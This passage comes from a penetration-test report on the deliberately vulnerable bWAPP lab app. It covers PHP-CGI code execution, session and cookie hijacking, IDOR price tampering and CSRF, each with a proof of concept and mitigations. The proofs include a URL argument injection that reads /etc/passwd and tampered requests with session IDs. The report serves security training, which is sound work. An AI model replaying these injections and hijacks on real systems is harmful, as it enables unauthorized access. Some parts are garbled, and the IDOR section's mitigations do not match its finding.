Impact: Attackers can discover hidden or restricted directories and files that may contain sensitive data, confidential information, or proprietary resources. Attackers can use the information disclosed in the robots.txt file for reconnaissance purposes, gathering data that could be exploited in further attacks.

Mitigations:

Ensure that the robots.txt file is correctly configured to disallow access to sensitive directories or files. Avoid including any sensitive information in the robots.txt file or within directories that are disallowed.

Periodically review and update the robots.txt file to reflect the current state of the website and its security requirements. Use the Disallow directive to explicitly specify which directories or files should not be indexed or crawled by search engines.

Use authentication and authorization mechanisms, such as passwords, tokens, or certificates to protect any sensitive or restricted areas of the website from unauthorized access. This can help prevent attackers from accessing those locations even if they know about them from the robots.txt file.

Use encryption, such as HTTPS, to secure the communication between the client and the server. This can help prevent attackers from intercepting or modifying the data being exchanged, and also verify the identity of the server using certificates.

4.21 Vulnerable & Out-dated Components – PHP CGI Remote Code Execution

Vulnerability: This vulnerability occurs when the PHP CGI binary is executed with improper or insecure parameters, allowing attackers to provide malicious input that gets executed as code on the server. Attackers can exploit this vulnerability to execute arbitrary commands, upload malicious files, or perform other malicious actions on the server.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/php_cgi.php
Infected Parameter	PHP CGI binary
Parameter Type	GET
Attack Vector	Misconfigured PHP CGI

Analysis: After examining the web page http://192.168.73.146/bWAPP/php_cgi.php, we were able to exploit misconfigurations in the PHP CGI binary, typically involving improper handling of query parameters.

POC:



Q 192.168.73.146/bWAPP/admin/?-s

⊕ http://192.168.73.146/bWAPP/admin/?-s — Visit

This time, search with:

```
<?php

/*
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0)

*/
include("settings.php");

if(isset($_COOKIE["security_level"]))
{
    switch($_COOKIE["security_level"])
    {
        case "0" :
            $security_level = "low";
            break;

        case "1" :
            $security_level = "medium";
            break;

        case "2" :
            $security_level = "high";
            break;

        case "666" :
            $security_level = "666";
            break;

        default :
    }
}
```

Q 192.168.73.146/bWAPP/admin/?-dauto_prepend_file%3d/etc/passwd+-n

The screenshot shows a browser window with several tabs open. The active tab is titled "bwAPP - Admin Portal". The address bar contains the URL "http://192.168.73.146/bWAPP/admin/?dauto_prepend_file%3d/etc/passwd+-n". A red box highlights this URL. Below the address bar, the status bar shows the IP "192.168.73.146" and the port "8004". The main content area of the browser displays a terminal session with the following command and its output:

```
root@x0:0~root@x0:~# /bin/bash
daemon@x1:1~# daemon@x1:~# /sbin/bin/sh bin:x:2:2/bin:/bin/sh sys:x:3:sys/dev/bin/sh sync:x:4:65534sync/bin/bin/sync/games:x:5:60games/usr/games/bin/sh man:x:6:12man/man
/cache/man/bin/sh lpx:7:7lp/var/spool/lpd/bin/sh curl:x:8:8mail/var/mail/bin/sh news:x:9:news/var/spool/news/bin/sh uucp:x:10:10uucp/var/spool/uucp/bin/sh proxy:x:13:proxy/bin/bin/sh www
data:x:33:www-data/var/www/bin/sh backup/x:33:4:backup/var/backups/bin/sh list:x:38:38:Mailing List Manager/var/list/bin/sh ircx:39:ircd/var/run/ircd/bin/sh gnats:x:41:41.Gnats Bug-Reporting System
(admin):/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody:/nonexistent/bin/sh libuuid/x:100:101:/var/lib/libuuid/bin/sh dhcpx:x:101:102:/nonexistent/bin/false syslog:x:102:103:/home/syslog/bin/false
klog:x:10:10/home/klog/bin/false klog:10:7:HPML system user.../var/run/hplip/bin/false avahi-autoipd/x:105:13:Avahi autoip daemon.../var/lib/avahi-autoipd/bin/false gdm:x:106:114:Gnome Display Manager/var
/lib/gdm/bin/false pulse:x:107:116:PulseAudio daemon.../var/run/pulse/bin/false messagebus/x:108:119:/var/run/dbus/bin/false avahi:x:109:120:Avahi mDNS daemon.../var/run/avahi-daemon/bin/false
polkituser/x:110:122:PolicyKit...:/var/run/PolicyKit/bin/false haldaemon/x:111:123:Hardware abstraction layer.../var/run/hald/bin/false bee/x:1000:1000:bee.../home/bee/bin/bash mysql/x:112:124:MySQL Server.../var
/lib/mysql/bin/false sshd/x:113:65534:/var/run/sshd/usr/sbin/nologin dovecot/x:114:126:Dovecot mail server.../usr/lib/dovecot/bin/false smmxta/x:115:127:Mail Transfer Agent.../var/lib/sendmail/bin/false
smmssp/x:116:128:Mail Submission Program.../var/lib/sendmail/bin/false neko/x:1001:1001:/home/neo/bin/sh alice/x:1002:1002:/home/alice/bin/sh thor/x:1003:1003:/home/thor/bin/sh wolverine/x:1004:1004:/home
/wolverine/bin/sh johnny/x:1005:1005:/home/johnny/bin/sh selene/x:1006:1006:/home/selene/bin/sh postfix/x:117:129:/var/spool/postfix/bin/false proftpd/x:118:65534:/var/run/proftpd/bin/false ftp/x:119:65534:/home
/ftp/bin/false snmp/x:120:65534:/var/lib/snmp/bin/false ntp/x:121:131:/home/ntp/bin/false
```

Impact: Attackers can execute arbitrary commands or code on the server, leading to unauthorized access, data manipulation, or even complete system compromise. Depending on the server's configuration, attackers might gain control of the entire system.

Mitigations:

Keep the server's software, including PHP and the CGI binary, up to date with the latest security patches.

Ensure that the PHP CGI binary is properly configured to prevent unauthorized execution.

Implement security best practices and hardening measures on the server.

Limit access to the PHP CGI binary to trusted users or IP addresses.

Use a web application firewall (WAF) to detect and block attempts to exploit this vulnerability.

4.22 Identification & Authentication Failure – Session Management - Administrative Portals

Vulnerability: In administrative portals, session management is crucial for ensuring that only authorized users have access to sensitive administrative functions. However, if the session management mechanisms are flawed, attackers might exploit them to gain unauthorized access to administrative features.

Severity: Critical

Affected on:

Infected URL	http://192.168.73.146/bWAPP/smgt_admin_portal.php
Infected Parameter	Cookie
Parameter Type	GET
Attack Vector	Capturing or guessing session tokens (admin=TRUE)

Analysis: After examining the web page http://192.168.73.146/bWAPP/smgt_admin_portal.php, we discovered that by altering cookies, we could gain access to administrative privileges.

POC:

A screenshot of a Firefox browser window. The address bar shows the URL `192.168.73.146/bWAPP/smgt_admin_portal.php?admin=0`. The page content is the bWAPP homepage with the title "an extremely buggy web app!" and a yellow header. A red box highlights the URL in the address bar.

A screenshot of a Firefox browser window showing the session management page. The URL in the address bar is `192.168.73.146/bWAPP/smgt_admin_portal.php?admin=1`. The page displays a success message: "Cowabunga... You unlocked this page using an URL manipulation." A red box highlights the URL in the address bar.

Modified request admin=1 and Response

The screenshot shows a Burp Suite session. The Request tab displays a GET request to `/bWAPP/smgmt_admin_portal.php` with the following headers and a cookie:

```

1 GET /bWAPP/smgmt_admin_portal.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.73.146/bWAPP/smgmt_admin_portal.php?admin=1
8 Connection: close
9 Cookie: PHPSESSID=f2713652dfe5d5a5d24f55fb48d764f5; security_level=1; admin=1
10 Upgrade-Insecure-Requests: 1
11
12

```

The Response tab shows the page content with a highlighted message: "You unlocked this page using a cookie manipulation." This indicates that the cookie was manipulated to bypass session controls.

Impact: Attackers can manipulate or bypass session controls, they might gain access to privileged actions or confidential information meant for administrators only. This could include altering system settings, and manipulating user accounts.

Mitigations:

Use secure cookies to store and transmit session IDs, instead of passing them in query strings or hidden fields.

Generate random and unique session IDs for each user and session, and avoid predictable or reusable IDs.

Rotate or renew session IDs after login, logout, or other significant events, to prevent session fixation attacks.

Expire or invalidate session IDs after a certain period of time or inactivity, to prevent session hijacking attacks.

Restrict access to administrative portals based on role-based access control, multi-factor authentication, or other mechanisms, to prevent privilege escalation attacks.

4.23 Identification & Authentication Failure – Session Management – Cookies (HTTP only)

Vulnerability: A security issue related to the management of session cookies within the application, specifically the lack of the "HTTP Only" flag being set on cookies.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/smgt_cookies_httponly.php
Infected Parameter	Cookie
Parameter Type	GET
Attack Vector	Absence of HTTP only flag

Analysis: Upon analyzing the web page http://192.168.73.146/bWAPP/smgt_cookies_httponly.php, we found that the "HTTP only" flag was not enabled. By manipulating cookies with Burp Suite, we were able to hijack other sessions and carry out actions on their behalf without their permission.

POC:

User bee : Session ID = 2f7db787156f3c143734ad3cd6c774b4

User Ankit : Session ID = cbe4399ea9a0ccf4bf7d4f5c74bedbe1

Bee's Session ID modified to Ankit's session ID and Observed the response.

The screenshot displays a browser window for the bWAPP application and a corresponding Burp Suite interface. In the browser, the user is on a session management page. A table lists three cookies: PHPSESSID, security_level, and top_security. The PHPSESSID cookie has a value of 2f7db787156f3c143734ad3cd6c774b4. The Burp Suite interface shows a POST request to the same endpoint. The request payload includes the session data. The response shows the modified session ID (2f7db787156f3c143734ad3cd6c774b4) being returned in the HTML, indicating a successful session hijack.

```

1 POST /bWAPP/smgt_cookies_httponly.php
HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.73.146/bWAPP/smgt_cookies_httponly.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 12
10 Origin: http://192.168.73.146
11 Connection: close
12 Cookie: PHPSESSID=cbe4399ea9a0ccf4bf7d4f5c74bedbe1; security_level=0; top_security=no
13 Upgrade-Insecure-Requests: 1
14
15 form=cookies

```

Response:

```

m" target="_blank">
Blog
</a>
</td>
<td>
<a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">
Logout
</a>
</td>
<td>
<font color="red">
Welcome Ankit
</font>
</td>
</tr>
</table>
</div>
<div id="main">
<h1>
Session Mgmt. - Cookies
(HTTPOnly)

```

Impact: Attackers can access sensitive user accounts, manipulate user data, carry out unauthorized actions, and potentially compromise the integrity and confidentiality of the application and its users.

Mitigations:

Use HTTPS on your entire site, not just on login pages, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections.

Use the secure cookie flag, which instructs the browser to only send cookies over HTTPS connections, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections.

Use long and random session IDs, which are hard to guess or brute-force, to prevent session hijacking attacks that rely on predicting or enumerating valid session IDs.

Regenerate the session ID after login, logout, or other significant events, to prevent session fixation attacks that rely on forcing or enticing a user to use a predetermined session.

Perform secondary checks, such as verifying the user's IP address, user agent, or other attributes, to prevent session hijacking attacks that rely on impersonating a user with a stolen or forged session ID.

Change the cookie value periodically, such as every 5 minutes, to prevent session hijacking attacks that rely on using an old or expired session ID.

4.24 Identification & Authentication Failure – Session Management – Cookies (Secure)

Vulnerability: The "Session Management - Cookies (Secure)" vulnerability in "bWAPP" pertains to the inadequate security of session cookies within the application, specifically the absence of the "Secure" flag on cookies.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/smgt_cookies_secure.php
Infected Parameter	Cookie
Parameter Type	GET
Attack Vector	Absence of secure flag on session cookies

Analysis: Upon analyzing the web page http://192.168.73.146/bWAPP/smgt_cookies_secure.php, we found that the "Secure" flag was not enabled. By manipulating cookies with Burp Suite, we were able to hijack other sessions and carry out actions on their behalf without their permission.

POC:

The screenshot shows a web browser window for the bWAPP application. The URL is 192.168.73.146/bWAPP/smgt_cookies_secure.php. The page title is "Session Mgmt. - Cookies (Secure)". It displays a table of session cookies with columns: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. The cookies listed are:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	cbe439fea9a0cc4bf7d4f5c74bedbe1	192.168.73.146	/	Tue, 13 Feb 2024 07:32:37 GMT	6	false	false	None	Tue, 13 Feb 2024 07:29:59 GMT
security_level	0	192.168.73.146	/	Wed, 12 Feb 2025 07:57:13 GMT	15	false	false	None	Tue, 13 Feb 2024 08:06:58 GMT
top_security	no	192.168.73.146	/	Tue, 13 Feb 2024 09:07:07 GMT	14	true	false	None	Tue, 13 Feb 2024 08:07:07 GMT

Below the table, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. The browser's developer tools Network tab is open, showing the same cookie data.

Impact: Attackers could use techniques like session hijacking or session fixation to steal session cookies and impersonate users' sessions. This could lead to unauthorized access, account takeovers, and malicious activities.

Mitigations:

Use HTTPS on your entire site, not just on login pages, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections.

Use the secure cookie flag, which instructs the browser to only send cookies over HTTPS connections, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections.

Use HTTP Strict Transport Security (HSTS), which instructs the browser to only access the site over HTTPS, to prevent session hijacking attacks that rely on downgrading or redirecting the connection from HTTPS to HTTP.

Avoid sending the session ID in query strings or hidden fields, which can expose the session ID in browser history, server logs, or referrer headers, and use cookies instead.

Use secure cookies in combination with other cookie security attributes, such as HTTP Only, which prevents access by client-side scripts, and Same Site, which prevents cross-site requests.

4.25 Identification & Authentication Failure – Session Management – Session ID in URL

Vulnerability: The method entails adding a distinct identifier, typically a lengthy string of letters and numbers, to URLs as a parameter. The server employs this Session ID to link a user's requests with their individual session data stored on the server.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/smgt_sessionid_url.php
Infected Parameter	Session ID
Parameter Type	GET
Attack Vector	URL

Analysis: Upon analyzing the web page

http://192.168.73.146/bWAPP/smgt_sessionid_url.php, we found that the session id is being displayed in URL. By manipulating cookies with Burp Suite, we were able to hijack other sessions and carry out actions on their behalf without their permission.

POC:

86888554638ba739f12479508b34ba77 bee session id

e6957aae0bc8ae91af7a4b85697c1cca ankit session id

The screenshot shows a browser with two tabs open. The top tab displays the bWAPP homepage (<http://192.168.73.146/bWAPP/>). The URL bar contains the URL with a session ID: 'PHPSESSID=e6957aae0bc8ae91af7a4b85697c1cca'. The page itself has a yellow header with the bWAPP logo and the text 'an extremely buggy web app!'. Below the header is a navigation bar with links like 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Ankit'. The bottom section of the page has a heading 'Session Mgmt. - Session ID in URL' and a note 'Session IDs should never be exposed in the URL!'. The bottom tab shows the 'Change Password' page of bWAPP. To the right of this tab is a Burp Suite proxy window titled 'Burp Suite Community Edition v2023.10.3.6 - Temporary Project'. It shows an incoming POST request to 'http://192.168.73.146/bWAPP/password_change.php'. The request details pane shows the following headers and body:

```
POST /bWAPP/password_change.php HTTP/1.1
Host: 192.168.73.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://192.168.73.146
Connection: close
Referer: http://192.168.73.146/bWAPP/password_change.php
Cookie: PHPSESSID=86888554638ba739f12479508b34ba77; security_level=0
Upgrade-Insecure-Requests: 1
password_curr=bug&password_new=123456&password_conf=123456&action=change
```

The screenshot shows two windows side-by-side. On the left is the bWAPP web application's 'Change Password' page. At the top, it says 'Choose your bug' and 'Set your security level: low'. Below that is a form with fields for 'Current password', 'New password', and 'Re-type new password', each containing four asterisks. A 'Change' button is at the bottom. On the right is the Burp Suite Community Edition interface. It has tabs for 'Request' and 'Response'. The 'Request' tab shows a POST request to '/bWAPP/password_change.php' with various headers and a body containing session information. The 'Response' tab shows the resulting HTML page, which includes a link to 'http://itsecgames.blogspot.com' and a 'Logout' link. Both windows show the same session ID 'e6957aae0bc8ae91af7a4b85697c1cca' in their respective URLs.

Impact: Attackers can easily guess or steal Session IDs from URLs, allowing them to impersonate legitimate users and gain unauthorized access to their accounts and sensitive data. Session IDs often carry important session-related data. Exposing these IDs in URLs can potentially expose sensitive information to attackers who can exploit the information for various purposes.

Mitigations:

Avoid using session ID in URL and use cookies instead, which are more secure and less visible.

Use HTTPS on your entire site, not just on login pages, to prevent session hijacking attacks that rely on intercepting or modifying the session ID over unencrypted connections.

Use long and random session IDs, which are hard to guess or brute-force, to prevent session hijacking attacks that rely on predicting or enumerating valid session IDs.

Regenerate the session ID after login, logout, or other significant events, to prevent session fixation attacks that rely on forcing or enticing a user to use a predetermined session ID.

Use `session.use_strict_mode` in PHP, which prevents attackers from initializing or setting a session ID for a victim.

Perform secondary checks, such as verifying the user's IP address, user agent, or other attributes, to prevent session hijacking attacks that rely on impersonating a user with a stolen or forged session.

4.26 Identification & Authentication Failure – Session Management – Strong Secure

Vulnerability: "Strong Sessions" vulnerability refers to a security issue in the application related to session management. "Strong Sessions" typically implies that the session management mechanism is not adequately secure, leaving it vulnerable to various attacks.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/smgmt_strong_sessions.php
Infected Parameter	Session ID
Parameter Type	GET
Attack Vector	Session manipulation

Analysis: After examining the web page

http://192.168.73.146/bWAPP/smgmt_strong_sessions.php and intercepting the request using Burp Suite, we discovered that we could manipulate other sessions.

POC:

Ankit SID: 84971a55a9af1bc1bc015269ad1158b4

Bee SID: 1907e9cdb660b4c93c4bc7548984f3b

The screenshot illustrates a penetration testing setup using Burp Suite and a vulnerable web application (bWAPP).

Burp Suite Interface:

- HTTP history tab:** Shows the captured request for `/bWAPP/top_security.php`. The raw request is as follows:

```

1 GET /bWAPP/top_security.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.73.146/bWAPP/smgt_strong_sessions.php
8 Connection: close
9 Cookie: PHPSESSID=84971a55a9fd1bc015269ad1158b4; security_level=0
10 Upgrade-Insecure-Requests: 1
11
12

```

- Notes tab:** Contains the note: "You have a valid session but not a strong session!"

Browser View:

The browser shows the bWAPP homepage with the title "bWAPP - an extremely buggy web app!". Below the title, it says "Welcome Bee," and "You have a valid session but not a strong session!"

Impact: Attackers could exploit this vulnerability to gain unauthorized access to user accounts and sensitive data. If session data contains sensitive information, it could be exposed to attackers. If an attacker can take control of a user's session, they might be able to impersonate the user and perform actions on their behalf. Sensitive data handled during the compromised session could be exposed, leading to confidentiality breaches.

Mitigations:

Use secure and random session IDs, which are hard to guess or brute-force, to prevent session hijacking attacks that rely on predicting or enumerating valid session IDs.

Regenerate the session ID after login, logout, or other significant events, to prevent session fixation attacks that rely on forcing or enticing a user to use a predetermined session ID.

Use secure cookies with appropriate security attributes, such as Secure, HTTP Only, and Same Site, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections or accessing them by client-side scripts or cross-site requests.

Use HTTPS on your entire site, not just on login pages, to prevent session hijacking attacks that rely on intercepting or modifying the session ID over unencrypted connections.

Use HTTP Strict Transport Security (HSTS), which instructs the browser to only access the site over HTTPS, to prevent session hijacking attacks that rely on downgrading or redirecting the connection from HTTPS to HTTP.

Perform secondary checks, such as verifying the user's IP address, user agent, or other attributes, to prevent session hijacking attacks that rely on impersonating a user with a stolen or forged session ID.

Implement session expiration and inactivity timeout, which invalidate the session ID after a certain period of time or user inactivity, to prevent session hijacking attacks that rely on using an old or inactive session.

4.27 IDOR (Order Ticket)

Vulnerability: This vulnerability occurs when the application allows users to reset their secret or token by providing input that identifies the user. However, if the application fails to properly validate the user's authorization to perform this action, an attacker could manipulate the input to reset the secret of another user without proper authentication.

Severity: Medium

Affected on:

Infected URL	http://192.168.73.146/bWAPP/insecure_direct_object_ref.php
--------------	---

Infected Parameter	Ticket amount
Parameter Type	POST
Attack Vector	User Input

Analysis: After examining the web page http://192.168.73.146/bWAPP/insecure_direct_object_ref.php, we were able to manipulate the amount of the movie ticket using Burp Suite.

POC:

The screenshot shows a browser window displaying the bWAPP application. The URL is http://192.168.73.146/bWAPP/insecure_direct_object_ref_2.php. On the left, the bWAPP interface shows a form for ordering movie tickets, with the quantity input field set to 10. On the right, the Burp Suite Community Edition interface shows the intercepted POST request. The request details pane displays the following parameters:

```

1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: security_level=0; PHPSESSID=4ab9dc7ba19b0a8042ba42c506b05876
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=10&ticket_price=1&action=order

```

```

1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: security_level=0; PHPSESSID=4ab9dc7ba19b0a8042ba42c506b05876
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=10&ticket_price=1&action=order

```

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

Confirm

You ordered **10** movie tickets.

Total amount charged from your account automatically: **10 EUR.**

Thank you for your order!

On Medium level the “ticket_price” parameter is hidden.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB > Other Bookmarks

Choose your bug
bWAPP v2.2 Hack
Set your security level
low Set Current: medium

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

Confirm

Request to http://192.168.73.146:80

```

1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: security_level=1; PHPSESSID=4ab9dc7ba19b0a0042ba42c506b05876
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=10&action=order

```

Impact: Attackers can manipulate the user's session or perform actions on behalf of the user. Attackers can redirect users to malicious websites or pages.

Mitigations:

Validate and sanitize user input to prevent the injection of malicious scripts.

Utilize security libraries and frameworks that offer protection against XSS attacks.

Use HTTP-only cookies to prevent theft of session data through XSS attacks.

Use the appropriate escaping function depending on the context (HTML, JavaScript, URL, etc.).

Implement a CSP to control which scripts can be executed on your pages.

Properly encode user-generated content before displaying it to users.

4.28 CSRF (Change Password)

Vulnerability: This vulnerability occurs when an application allows a user to change their password through a specific URL or endpoint without adequately verifying whether the request originated from the actual user. An attacker can create a malicious webpage or link that, when visited by an authenticated user, initiates a request to change the user's password on their behalf.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/csrf_1.php
Infected Parameter	Password
Parameter Type	POST
Attack Vector	Malicious link

Analysis: After examining the web page http://192.168.73.146/bWAPP/csrf_1.php, we were able to create malicious link that, when visited by a victim who is authenticated in the application, trigger actions like changing the victim's password.

POC:

The screenshot displays a browser window and a Burp Suite interface. The browser shows the bWAPP homepage with a 'Change Password' form. The Burp Suite proxy tab shows a captured HTTP request for the password change endpoint. The browser tab shows a local file:///home/kali/Desktop/CSRF1.html page, which is likely the malicious link used to trigger the attack.

Click here to download

[Driver Updates](#)

Impact: Attackers can change a user's password without their consent, leading to unauthorized account access or lockout. If successful, the attacker can take control of the victim's account, accessing sensitive information and performing actions on their behalf.

Mitigations:

Implement anti-CSRF tokens in forms and requests to ensure that actions are initiated only from within the application and by authorized users.

Utilize the Same-Origin Policy and Cross-Origin Resource Sharing (CORS) to restrict requests to the same origin.

Check the Referrer header to ensure that requests originate from your application's domain.

Require users to authenticate themselves again before performing sensitive actions, like changing passwords.

Implement confirmation mechanisms for critical actions to prevent unauthorized changes.

4.29 CSRF (Change Secret)

Vulnerability: This vulnerability occurs when an application allows a user to change their secret (such as an API key or token) through a specific URL or endpoint without adequately verifying whether the request originated from the actual user. An attacker can create a malicious webpage or link that, when visited by an authenticated user, initiates a request to change the user's secret on their behalf.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/csrf_3.php
Infected Parameter	Secret
Parameter Type	POST
Attack Vector	Malicious link

Analysis: After examining the web page [Http://192.168.73.146/bWAPP/csrf_3.php](http://192.168.73.146/bWAPP/csrf_3.php) , we were able to create malicious link that, when visited by a victim who is authenticated in the application, trigger actions like changing the victim's secret.

POC:

/ CSRF (Change Secret) /

Change your secret.


New secret:

HACKER

Change

The secret has been changed!

```
44
45     </tr>
46
47 </table>
48
49 </div>
50
51 <div id="main">
52
53 <h1>CSRF (Change Secret)</h1>
54
55 <p>Change your secret.</p>
56
57 <form action="/bWAPP/csrf_3.php" method="POST">
58
59     <p><label for="secret">New secret:</label><br />
60     <input type="text" id="secret" name="secret"></p>
61
62     <input type="hidden" name="login" value="bee">
63
64     <button type="submit" name="action" value="change">Change</button>
65
66 </form>
67
68     <br />
69     <font color="green">The secret has been changed!</font>
70 </div>
71
```



Impact: Attackers can change a user's secret without their consent, leading to unauthorized access or misuse of the user's resources or data associated with that secret. If successful, the attacker can gain unauthorized access to resources protected by the user's secret.

Mitigations:

Implement anti-CSRF tokens in forms and requests to ensure that actions are initiated only from within the application and by authorized users.

Check the Referrer header to ensure that requests originate from your application's domain.

Implement confirmation mechanisms for critical actions to prevent unauthorized changes.

Require users to authenticate themselves again before performing sensitive actions, like changing secrets.

Utilize the Same-Origin Policy and Cross-Origin Resource Sharing (CORS) to restrict requests to the same origin.

